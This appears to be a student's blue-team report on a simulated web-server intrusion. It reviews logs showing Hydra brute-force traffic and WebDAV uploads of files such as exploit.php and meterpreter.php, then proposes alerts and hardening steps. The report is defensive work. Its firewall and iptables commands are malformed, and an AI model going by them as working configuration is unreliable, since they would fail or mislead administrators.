Jul 1, 2021 @ 23:18:43.823	Mozilla/4.0 (Hydra)
Jul 1, 2021 @ 23:18:43.823	Mozilla/4.0 (Hydra)
Jul 1, 2021 @ 23:18:4	Mozilla/4.0 (Hydra)
Jul 1, 2021 @ 23:18:43.823	Mozilla/4.0 (Hydra)
Jul 1, 2021 @ 23:18:43.823	Mozilla/4.0 (Hydra)
Jul 1, 2021 @ 23:18:43.823	Mozilla/4.0 (Hydra)
Jul 1, 2021 @ 23:18:43.823	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- 48 requests were made to /webdav/
- Requested files include exploit.php, meterpreter.php, passwd.dav



```
>  Jul 1, 2021 @ 23:43:26.120   gvfs/1.42.2        http://192.168.1.105/webdav
>  Jul 1, 2021 @ 23:43:26.186   gvfs/1.42.2        http://192.168.1.105/webdav
>  Jul 1, 2021 @ 23:44:57.834   gvfs/1.42.2        http://192.168.1.105/webdav
>  Jul 1, 2021 @ 23:44:57.846   gvfs/1.42.2        http://192.168.1.105/webdav
>  Jul 1, 2021 @ 23:44:57.857   gvfs/1.42.2        http://192.168.1.105/webdav
>  Jul 1, 2021 @ 23:44:57.903   gvfs/1.42.2        http://192.168.1.105/webdav
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- There should be an alarm set to a number of port scans within a small time range

- The alarm threshold should be equal or greater 50 port scans in 10 minutes

System Hardening

What configurations can be set on the host to mitigate port scans?

- Close all unnecessary ports facing the internet.
- Only allow Ping scans for port 80 and 443.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An email alert sent to the SOC if the hidden directory is requested 3 or more times in an hour.

System Hardening

What configuration can be set on the host to block unwanted access?

- Allow only whitelisted IP addresses to access the hidden directory.
- 2FA protocol implementation for all privileged accounts with access to this directory.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Set an alert for 10 or more failed login attempts (HTTP 401) in 5 min

System Hardening

What configuration can be set on the host to block brute force attacks?

- 2FA protocol implementation

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alert should be sent to the SOC for every IP address that accesses the Webdav folder that is not pre-approved for access.

System Hardening

What configuration can be set on the host to control access?

- 2FA protocol implementation to any account with access to WebDav directory
- Set rules to allow certain users with designated IP

```
Sudo systemctl status firewalld
Sudo firewall-cmd ---zone=work
--add-rich-rule ‘rule Ryan=“ipv4” source
address<desiredIP> accept’
```

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Alert should be sent to the SOC for port access that is not http(80) or https(443).
- Alert should be sent when any file is uploaded to webdav directory

System Hardening

What configuration can be set on the host to block file uploads?

- Iptables -A INPUT -p http --destination-port 80 -j DROP
- Blocking all traffic in from ports except for the specific rich rule we set before.

The End